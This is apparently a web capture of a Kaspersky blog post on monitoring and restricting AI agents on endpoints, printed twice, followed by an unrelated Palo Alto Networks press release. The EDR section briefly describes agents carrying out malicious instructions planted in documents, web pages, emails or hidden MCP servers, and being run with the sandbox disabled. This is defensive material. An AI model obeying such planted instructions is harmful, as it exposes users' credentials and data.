


You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.
Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

Popular AI applications and services in organizations

Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

# AI product
1 Claude
2 Claude Code
3 Codex
4 OpenCode
5 Zed
6 Wispr Flow
7 LM Studio
8 ZCode
9 Chatbox
10 Cherry Studio

The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

According to open sources, these are the most widely used AI services in 2026:

# AI service
1 ChatGPT
2 Google Gemini
3 Claude
4 Grammarly
5 DeepSeek

While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

* Data for previous quarters was updated and may differ slightly from previously published data.

Application Control and Web Control

To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

Here is what this functionality looks like to KSC administrators:

KL categories available when configuring Application Control

KL categories available when configuring Application Control

For details on how to configure Application Control in KSC, follow this link.

In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

  • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
  • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.

Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

Configuring Application Control for the AI Tools category in KES

With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

KES notification about an attempt to launch an AI agent

KES notification about an attempt to launch an AI agent

For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

AI Tools KL category

AI Tools KL category

The View applications drop-down list shows products for a specific vendor.

Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

KES notification about an attempt to access a prohibited web resource

KES notification about an attempt to access a prohibited web resource

When configuring access, the administrator can block websites that provide AI as a service.

Website categories

Website categories

For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

Kaspersky Endpoint Detection and Response

To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.

We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

ai_agent_dangerous_execution_mode

The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

suspicious_mcp_server_artifact

The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

llm_api_access_by_unusual_apps

Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

local_ai_model_artifact

Kaspersky Threat Intelligence Portal

AI agent profiles

The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

AI agent profiles on Kaspersky TIP

AI agent profiles on Kaspersky TIP

The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

Claude profile on Kaspersky TIP

Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:

  • Windows: events from standard audit logs and Sysmon events
  • Linux: syscall audit events and Sysmon events
  • Network auditing: a set of protocols and the traffic generated by the software

The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

Detection section in the Claude profile

Detection section in the Claude profile

Hunt Hub

In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

Rules in the Hunt Hub repository

Rules in the Hunt Hub repository

The rule card provides:

  • Detailed description
  • Rule’s severity level, confidence level, and alert format
  • Detection tips
  • Description of possible false positives
  • Platforms the rule can run on
  • Tactics, techniques, and sub-techniques covered by the rule
  • Groups that use the technique covered by the rule
  • Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub

Detection rule card in Hunt Hub

Kaspersky Scan Engine

Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine

Detection of a malicious agent skill in Kaspersky Scan Engine


Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine

Detection of an LLM with malicious code in Kaspersky Scan Engine

Conclusion

AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

  • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
  • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
  • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
  • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

  •  

Deploying AI agents securely: how Kaspersky products mitigate AI threats

Introduction

AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.

You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.

Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

Popular AI applications and services in organizations

Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

# AI product
1 Claude
2 Claude Code
3 Codex
4 OpenCode
5 Zed
6 Wispr Flow
7 LM Studio
8 ZCode
9 Chatbox
10 Cherry Studio

The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

According to open sources, these are the most widely used AI services in 2026:

# AI service
1 ChatGPT
2 Google Gemini
3 Claude
4 Grammarly
5 DeepSeek

While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

* Data for previous quarters was updated and may differ slightly from previously published data.

Application Control and Web Control

To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

Here is what this functionality looks like to KSC administrators:

KL categories available when configuring Application Control

KL categories available when configuring Application Control

For details on how to configure Application Control in KSC, follow this link.

In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

  • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
  • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.

Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

Configuring Application Control for the AI Tools category in KES

With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

KES notification about an attempt to launch an AI agent

KES notification about an attempt to launch an AI agent

For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

AI Tools KL category

AI Tools KL category

The View applications drop-down list shows products for a specific vendor.

Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

KES notification about an attempt to access a prohibited web resource

KES notification about an attempt to access a prohibited web resource

When configuring access, the administrator can block websites that provide AI as a service.

Website categories

Website categories

For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

Kaspersky Endpoint Detection and Response

To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.

We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

ai_agent_dangerous_execution_mode

The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

suspicious_mcp_server_artifact

The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

llm_api_access_by_unusual_apps

Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

local_ai_model_artifact

Kaspersky Threat Intelligence Portal

AI agent profiles

The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

AI agent profiles on Kaspersky TIP

AI agent profiles on Kaspersky TIP

The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

Claude profile on Kaspersky TIP

Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:

  • Windows: events from standard audit logs and Sysmon events
  • Linux: syscall audit events and Sysmon events
  • Network auditing: a set of protocols and the traffic generated by the software

The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

Detection section in the Claude profile

Detection section in the Claude profile

Hunt Hub

In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

Rules in the Hunt Hub repository

Rules in the Hunt Hub repository

The rule card provides:

  • Detailed description
  • Rule’s severity level, confidence level, and alert format
  • Detection tips
  • Description of possible false positives
  • Platforms the rule can run on
  • Tactics, techniques, and sub-techniques covered by the rule
  • Groups that use the technique covered by the rule
  • Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub

Detection rule card in Hunt Hub

Kaspersky Scan Engine

Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine

Detection of a malicious agent skill in Kaspersky Scan Engine


Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine

Detection of an LLM with malicious code in Kaspersky Scan Engine

Conclusion

AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

  • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
  • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
  • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
  • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

  •  

Palo Alto Networks Brings Continuous AI Defense and Prisma AIRS to the OpenAI Marketplace

Palo Alto Networks announces that Unit 42® Continuous Frontier AI Defense and Prisma AIRS™ are now on the newly launched OpenAI Marketplace, making them directly available to OpenAI’s enterprise customers. Threat actors are deploying artificial intelligence to find and exploit vulnerabilities at unprecedented speed, compressing breach cycles by almost 97%—from weeks down to mere hours. Human-speed defense can no longer keep pace with adversaries executing automated, continuous attacks.

AI Investments: The OpenAI Marketplace Advantage

For enterprise organizations holding OpenAI spend commitments, this milestone offers a compelling 2-for-1 financial and strategic advantage. Security teams can now deploy machine-speed, proactive defense while retiring their pre-committed OpenAI spend.

Palo Alto Networks offers two flagship solutions available for procurement through the OpenAI Marketplace.

  • Unit 42® Continuous Frontier AI Defense: An always-on, expert-led agentic offensive security service that uses defender-grade models to discover, validate, and accelerate the remediation of exposures across applications and network assets before weaponization.
  • Prisma® AIRS™: A comprehensive AI security platform designed to provide complete discovery, risk assessment, runtime protection, identity and data governance, and observability for AI applications, agents, models, and artifacts across enterprise cloud platforms, SaaS environments, and endpoints.

Machine-Speed Defense with Unit 42 Continuous Frontier AI Defense

Unit 42 Continuous Frontier AI Defense is an expert-led, agentic offensive security service engineered to identify, validate, and remediate enterprise exposures as an organization’s environment changes.

This always-on, agentic service combines our offensive security experts with our proprietary multi-model harness, which uses defender-grade frontier models to discover vulnerabilities, validate real-world exploitability, and accelerate remediation across applications, identities, cloud infrastructure, and network assets as an organization’s environment changes. At the core of this capability is our proprietary multi-model software harness that dynamically routes security tasks to the optimal AI model, maximizing efficacy and coverage while managing the cost of frontier AI at scale.

The harness integrates defender-grade models, including OpenAI’s GPT-5.6-Cyber, and other commercial models alongside open-weight models and Unit 42 threat intelligence. By executing non-destructive adversary simulations across first- and third-party environments, the system proves actual exploitability and delivers prioritized remediation guidance including actionable fixes, code-level changes, and virtual patches. Organizations can pair this with Frontier Virtual Patching to block exploits long before official patches exist or CVEs are publicly disclosed.

The real-world impact of this proactive methodology was validated over six months of in-house testing and across more than 75 customer engagements backed by a $17 million R&D investment. During internal deployment within Palo Alto Networks, the service uncovered over two years’ worth of exposures in just three weeks. In customer assessments, the underlying analysis identified exposures in 100% of assessed organizations, with 37% rated high or critical severity. Crucially, over two-thirds of exposures found in third-party applications had no known CVE, proving the urgent necessity of continuous, AI-driven discovery.

Unit 42 Continuous Frontier AI Defense is available worldwide today on an annual subscription basis. Register for our upcoming Virtual Threat Briefing to see how we apply Frontier AI, our proprietary multi-model harness, and offensive security expertise to protect Palo Alto Networks and our customers.

To learn more about Unit 42 Continuous Frontier AI Defense, register for the upcoming Virtual Threat Briefing here.

Scale Enterprise AI Adoption Safely with Prisma AIRS

As OpenAI customers rapidly scale their use of powerful AI models, AI coding assistants, and autonomous agents, the enterprise attack surface is expanding faster than traditional security teams can manage. The transition to autonomous AI breaks traditional security boundaries, creating shadow AI blind spots, supply chain risks in open-source base models, unsafe actions from malicious inputs, and uncontrolled AI agents executing tasks with excessive permissions.

Prisma AIRS: Secure Every AI Ambition

Prisma AIRS is the Palo Alto Networks unified AI security platform, enabling enterprises to accelerate AI adoption while maintaining control over sensitive data, agent identities, autonomous actions and AI costs. Recognized by Gartner as a Market Shaper in the September 2026 Emerging Market Quadrant for AI Application Security – Established Vendors, Palo Alto Networks brings together discovery, continuous risk assessment, real-time protection and centralized governance to secure AI applications and agents across enterprise environments.

  • Gain Visibility Across Enterprise AI: Discover and inventory AI applications, coding assistants, autonomous agents and associated assets across endpoints, cloud and enterprise environments. Identify shadow AI and gain visibility into the AI systems operating across the organization.
  • Identify Risks Before They Become Threats: Continuously assess AI security posture, scan models and agent artifacts—including skills and MCP servers—for vulnerabilities and supply chain risks, and proactively red team AI applications and agents to uncover exploitable weaknesses before deployment.
  • Secure AI Interactions, Data and Agent Identities: Enforce real-time protection against prompt injection, malicious interactions and sensitive data exposure. Verify agent identities, enforce least-privilege access and prevent unauthorized actions as agents interact with enterprise systems and data.
  • Centralize AI Policy, Access and Spend: Use AI Gateway to govern connections to LLMs, MCP servers, APIs and enterprise services. Centralize policy enforcement, control model and provider access, monitor consumption and manage AI usage and costs across teams and applications.

Together, these capabilities help OpenAI enterprise customers secure AI-powered workflows, maintain accountability for autonomous actions and scale AI adoption with consistent security and governance.

Book a demo to see our AI Security solution in action.

